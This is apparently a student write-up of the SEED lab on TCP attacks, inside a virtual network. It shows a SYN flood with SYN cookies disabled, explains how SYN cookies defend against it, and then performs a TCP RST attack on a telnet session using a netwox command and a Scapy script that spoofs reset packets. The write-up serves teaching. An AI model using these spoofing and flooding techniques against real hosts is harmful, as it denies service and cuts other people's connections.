
```
[02/15/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/15/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/15/20]seed@VM:~$ 
```

On performing the attack again, we see that the network statistics changes again from LISTEN state to multiple SYN_RECV state. This indicates that multiple half-open connections are established.




```
[02/15/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/15/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             242.125.107.218:54828   SYN_RECV
tcp        0      0 10.0.2.8:23             249.189.19.167:6389     SYN_RECV
tcp        0      0 10.0.2.8:23             252.118.27.228:35800    SYN_RECV
tcp        0      0 10.0.2.8:23             251.182.187.24:26582    SYN_RECV
tcp        0      0 10.0.2.8:23             252.71.0.134:31649      SYN_RECV
tcp        0      0 10.0.2.8:23             247.156.5.88:63857      SYN_RECV
tcp        0      0 10.0.2.8:23             243.221.85.46:64835     SYN_RECV
tcp        0      0 10.0.2.8:23             254.207.190.158:36535   SYN_RECV
tcp        0      0 10.0.2.8:23             245.20.153.21:42910     SYN_RECV
tcp        0      0 10.0.2.8:23             254.156.161.163:5436    SYN_RECV
tcp        0      0 10.0.2.8:23             253.244.218.41:6388     SYN_RECV
tcp        0      0 10.0.2.8:23             240.110.221.245:45782   SYN_RECV
tcp        0      0 10.0.2.8:23             250.244.140.255:53669   SYN_RECV
tcp        0      0 10.0.2.8:23             245.137.80.114:21816    SYN_RECV
tcp        0      0 10.0.2.8:23             249.202.196.110:24124   SYN_RECV
tcp        0      0 10.0.2.8:23             244.140.133.145:23023   SYN_RECV
tcp        0      0 10.0.2.8:23             251.192.45.247:40888    SYN_RECV
tcp        0      0 10.0.2.8:23             244.35.18.9:1631        SYN_RECV
tcp        0      0 10.0.2.8:23             251.104.52.238:64763    SYN_RECV
```

Now, the Wireshark trace of the attack looks similar to the one seen before with multiple SYN packets going from random IP addresses to the victim machine on port 23. Also, we see some RST ACK going from the spoofed source IP to the victim indicating that they had never started the connection and wants the connection closed. This will remove the entry from the queue.



```
No.  Time                           Source              Destination         Protocol Length Info
   1 2020-02-15 17:54:28.895925204  23.21.13.52         10.0.2.8            TCP      54 16217 → 23 [SYN] Seq=269667535 Win=1500 Len=0
   2 2020-02-15 17:54:28.896083797  171.108.255.174     10.0.2.8            TCP      54 1947 → 23 [SYN] Seq=2841279917 Win=1500 Len=0
   3 2020-02-15 17:54:28.896203003  101.95.189.181      10.0.2.8            TCP      54 1667 → 23 [SYN] Seq=1876704659 Win=1500 Len=0
   4 2020-02-15 17:54:28.896333235  10.0.2.8            23.21.13.52         TCP      60 23 → 16217 [SYN, ACK] Seq=3722866446 Ack=269667536 Win=2…
   5 2020-02-15 17:54:28.896337236  10.0.2.8            171.108.255.174     TCP      60 23 → 1947 [SYN, ACK] Seq=2772858010 Ack=2841279918 Win=2…
   6 2020-02-15 17:54:28.896393158  134.48.251.31       10.0.2.8            TCP      54 47415 → 23 [SYN] Seq=1749999287 Win=1500 Len=0
   7 2020-02-15 17:54:28.896573967  RealtekU_12:35:00   Broadcast           ARP      60 Who has 10.0.2.8? Tell 10.0.2.1
   8 2020-02-15 17:54:28.896581833  RealtekU_12:35:00   Broadcast           ARP      60 Who has 10.0.2.8? Tell 10.0.2.1
   9 2020-02-15 17:54:28.896583742  10.0.2.8            101.95.189.181      TCP      60 23 → 1667 [SYN, ACK] Seq=3141223379 Ack=1876704660 Win=2…
  10 2020-02-15 17:54:28.896584726  PcsCompu_cd:2d:fd   RealtekU_12:35:00   ARP      60 10.0.2.8 is at 08:00:27:cd:2d:fd
  11 2020-02-15 17:54:28.896585407  10.0.2.8            134.48.251.31       TCP      60 23 → 47415 [SYN, ACK] Seq=3103008879 Ack=1749999288 Win=…
  12 2020-02-15 17:54:28.896586210  PcsCompu_cd:2d:fd   RealtekU_12:35:00   ARP      60 10.0.2.8 is at 08:00:27:cd:2d:fd
  13 2020-02-15 17:54:28.896638806  198.78.160.251      10.0.2.8            TCP      54 44752 → 23 [SYN] Seq=408816196 Win=1500 Len=0
  14 2020-02-15 17:54:28.896787040  83.89.64.151        10.0.2.8            TCP      54 56757 → 23 [SYN] Seq=285035857 Win=1500 Len=0
  15 2020-02-15 17:54:28.896824121  161.153.59.231      10.0.2.8            TCP      54 61971 → 23 [SYN] Seq=692148772 Win=1500 Len=0
  16 2020-02-15 17:54:28.896993844  RealtekU_12:35:00   Broadcast           ARP      60 Who has 10.0.2.8? Tell 10.0.2.1
  17 2020-02-15 17:54:28.896999404  101.95.189.181      10.0.2.8            TCP      60 1667 → 23 [RST, ACK] Seq=1876704660 Ack=3141223380 Win=3…
  18 2020-02-15 17:54:28.897000567  134.48.251.31       10.0.2.8            TCP      60 47415 → 23 [RST, ACK] Seq=1749999288 Ack=3103008880 Win=…
  19 2020-02-15 17:54:28.897001229  10.0.2.8            198.78.160.251      TCP      60 23 → 44752 [SYN, ACK] Seq=3594404273 Ack=408816197 Win=2…
  20 2020-02-15 17:54:28.897001902  PcsCompu_cd:2d:fd   RealtekU_12:35:00   ARP      60 10.0.2.8 is at 08:00:27:cd:2d:fd
  21 2020-02-15 17:54:28.897154563  198.78.160.251      10.0.2.8            TCP      60 44752 → 23 [RST, ACK] Seq=408816197 Ack=3594404274 Win=3…
  22 2020-02-15 17:54:28.897156722  10.0.2.8            83.89.64.151        TCP      60 23 → 56757 [SYN, ACK] Seq=2128380923 Ack=285035858 Win=2…
  23 2020-02-15 17:54:28.897157541  10.0.2.8            161.153.59.231      TCP      60 23 → 61971 [SYN, ACK] Seq=2403481060 Ack=692148773 Win=2…
  24 2020-02-15 17:54:28.897305808  83.89.64.151        10.0.2.8            TCP      60 56757 → 23 [RST, ACK] Seq=285035858 Ack=2128380924 Win=3…
  25 2020-02-15 17:54:28.897307760  161.153.59.231      10.0.2.8            TCP      60 61971 → 23 [RST, ACK] Seq=692148773 Ack=2403481061 Win=3…
  26 2020-02-15 17:54:28.897353154  45.68.64.164        10.0.2.8            TCP      54 18022 → 23 [SYN] Seq=1382743102 Win=1500 Len=0
  27 2020-02-15 17:54:28.897467245  10.0.2.8            45.68.64.164        TCP      60 23 → 18022 [SYN, ACK] Seq=3489558412 Ack=1382743103 Win=…
  28 2020-02-15 17:54:28.897512858  211.160.87.177      10.0.2.8            TCP      54 2631 → 23 [SYN] Seq=2223735799 Win=1500 Len=0
  29 2020-02-15 17:54:28.897670823  45.68.64.164        10.0.2.8            TCP      60 18022 → 23 [RST, ACK] Seq=1382743103 Ack=3489558413 Win=…
  30 2020-02-15 17:54:28.897672682  10.0.2.8            211.160.87.177      TCP      60 23 → 2631 [SYN, ACK] Seq=3775666366 Ack=2223735800 Win=2…
  31 2020-02-15 17:54:28.899363462  211.160.87.177      10.0.2.8            TCP      60 2631 → 23 [RST, ACK] Seq=2223735800 Ack=3775666367 Win=3…
  32 2020-02-15 17:54:28.899847523  198.138.146.129     10.0.2.8            TCP      54 10177 → 23 [SYN] Seq=3101035417 Win=1500 Len=0
  33 2020-02-15 17:54:28.900027084  174.14.148.40       10.0.2.8            TCP      54 38207 → 23 [SYN] Seq=82037079 Win=1500 Len=0
  34 2020-02-15 17:54:28.900142509  100.38.23.60        10.0.2.8            TCP      54 28681 → 23 [SYN] Seq=2539114445 Win=1500 Len=0
  35 2020-02-15 17:54:28.900369849  10.0.2.8            198.138.146.129     TCP      60 23 → 10177 [SYN, ACK] Seq=1613524714 Ack=3101035418 Win=…
  36 2020-02-15 17:54:28.900372807  10.0.2.8            174.14.148.40       TCP      60 23 → 38207 [SYN, ACK] Seq=1131195236 Ack=82037080 Win=29…
```

Now, in order to check if our attack was successful, we try to start a telnet connection from the client machine to the server i.e. the victim. We see that the connection is not established and there is a time out. This indicates that our attack was successful.



```
[02/15/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
telnet: Unable to connect to remote host: Connection timed out
[02/15/20]seed@VM:~$ 
```

We notice that the attack was not successful when SYN cookie was turned on. The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.

SYN cookies also prevents an ACK flood attack (since it's now consuming resources for ACK packet received), by calculating an initial sequence number using a key (known only to the server) on certain parameters of the received SYN packet and sending it in SYN ACK packet. This sequence number + 1 is sent back in the ACK packet in the acknowledgment field. The server verifies the acknowledgement number and ensures that it was a result of a SYN ACK packet. Since the server is the only one who knows the key calculating the value, it restricts the attackers from having a valid SYN cookie i.e. initial sequence number from the server to client. This prevents any system from the SYN flood attacks.


Task 2: TCP RST Attacks on telnet and SSH Connections

Breaking a Telnet connection:

Server i.e. 10.0.2.8 has the telnet port open and in the LISTEN state.

Using Netwox:

We establish a telnet connection from the client 10.0.2.10 (A) to the server 10.0.2.8 (B):




```
[02/15/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:50190         ESTABLISHED
tcp        0      0 10.0.2.8:23             10.0.2.10:50188         TIME_WAIT
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/15/20]seed@VM:~$
```

We then use the netwox tool on the Attacker's machine to launch the RST Attack using the following:


```
sudo netwox 78 --filter "src host 10.0.2.10 and dst port 23"
```

The above command sends an RST packet as soon as something is sent from A to B on the telnet connection. After establishing the connection and entering a pwd command once, we run the above command. Then we again start typing pwd and see the following on A:



```
[02/15/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 15 18:18:25 EST 2020 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
              security updates.

[02/15/20]seed@VM:~$ pwd
/home/seed
[02/15/20]seed@VM:~$ pConnection closed by foreign host.
[02/15/20]seed@VM:~$
```

The following Wireshark trace shows the spoofed RST packet from B to A:




```
76 2020-02-15 18:23:01.007340204   10.0.2.10          10.0.2.8           TCP       66 50198 → 23 [ACK] Seq=1241332325 Ack=1013704149 Win=30336…
77 2020-02-15 18:23:14.698455634   10.0.2.10          10.0.2.8           TELNET    67 Telnet Data ...
78 2020-02-15 18:23:14.698954162   10.0.2.8           10.0.2.10          TELNET    67 Telnet Data ...
79 2020-02-15 18:23:14.699240989   10.0.2.10          10.0.2.8           TCP       66 50198 → 23 [ACK] Seq=1241332326 Ack=1013704150 Win=30336…
80 2020-02-15 18:23:14.713135232   PcsCompu_b7:ba:af  Broadcast          ARP       42 Who has 10.0.2.10? Tell 10.0.2.7
81 2020-02-15 18:23:14.713722730   PcsCompu_98:60:5e  PcsCompu_b7:ba:af  ARP       60 10.0.2.10 is at 08:00:27:98:60:5e
82 2020-02-15 18:23:14.767067851   10.0.2.8           10.0.2.10          TCP       54 23 → 50198 [RST, ACK] Seq=1013704149 Ack=1241332326 Win=…
83 2020-02-15 18:23:14.767316224   10.0.2.8           10.0.2.10          TCP       54 [TCP ACKed unseen segment] 23 → 50198 [RST, ACK] Seq=101…

▶ Frame 82: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_98:60:5e (08:00:27:98:60:5e)
▶ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 50198, Seq: 1013704149, Ack: 1241332326, Len: 0
    Source Port: 23
    Destination Port: 50198
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1013704149
    Acknowledgment number: 1241332326
    Header Length: 20 bytes
  ▶ Flags: 0x014 (RST, ACK)
    Window size value: 0
    [Calculated window size: 0]
    [Window size scaling factor: 128]
    Checksum: 0x2ced [unverified]
```

This indicates that we were able to close an established connection between A and B by spoofing an RST packet from B to A.


Using Scapy:

Now we perform the same RST Attack on a telnet connection using the following scapy program:




```python
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 50204
sequence = 2106704268

print("Sending RESET Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="R", seq=sequence)
pkt = IPLayer/TCPLayer
pkt.show()
send(pkt,verbose=0)
```

After establishing the connection and verifying the established connection by sending a pwd command, we sniff the network to find the sequence number and source port of the last sent packet from 10.0.2.10 (A) to 10.0.2.8 (B):




```
 1 2020-02-15 19:17:21.226660493   10.0.2.10            10.0.2.8     TELNET    67 Telnet Data ...
 2 2020-02-15 19:17:21.227200639   10.0.2.8             10.0.2.10    TELNET    67 Telnet Data ...
 3 2020-02-15 19:17:21.227207657   10.0.2.10            10.0.2.8     TCP       66 50204 → 23 [ACK] Seq=2106704264 Ack=508700242 Win=237 Len=0 T…
 4 2020-02-15 19:17:21.477923410   10.0.2.10            10.0.2.8     TELNET    67 Telnet Data ...
 5 2020-02-15 19:17:21.478493638   10.0.2.8             10.0.2.10    TELNET    67 Telnet Data ...
 6 2020-02-15 19:17:21.478499756   10.0.2.10            10.0.2.8     TCP       66 50204 → 23 [ACK] Seq=2106704265 Ack=508700243 Win=237 Len=0 T…
 7 2020-02-15 19:17:21.813526467   10.0.2.10            10.0.2.8     TELNET    67 Telnet Data ...
 8 2020-02-15 19:17:21.813969880   10.0.2.8             10.0.2.10    TELNET    67 Telnet Data ...
 9 2020-02-15 19:17:21.814267438   10.0.2.10            10.0.2.8     TCP       66 50204 → 23 [ACK] Seq=2106704266 Ack=508700244 Win=237 Len=0 T…
10 2020-02-15 19:17:22.366672260   10.0.2.10            10.0.2.8     TELNET    68 Telnet Data ...
11 2020-02-15 19:17:22.368941280   10.0.2.8             10.0.2.10    TELNET    80 Telnet Data ...
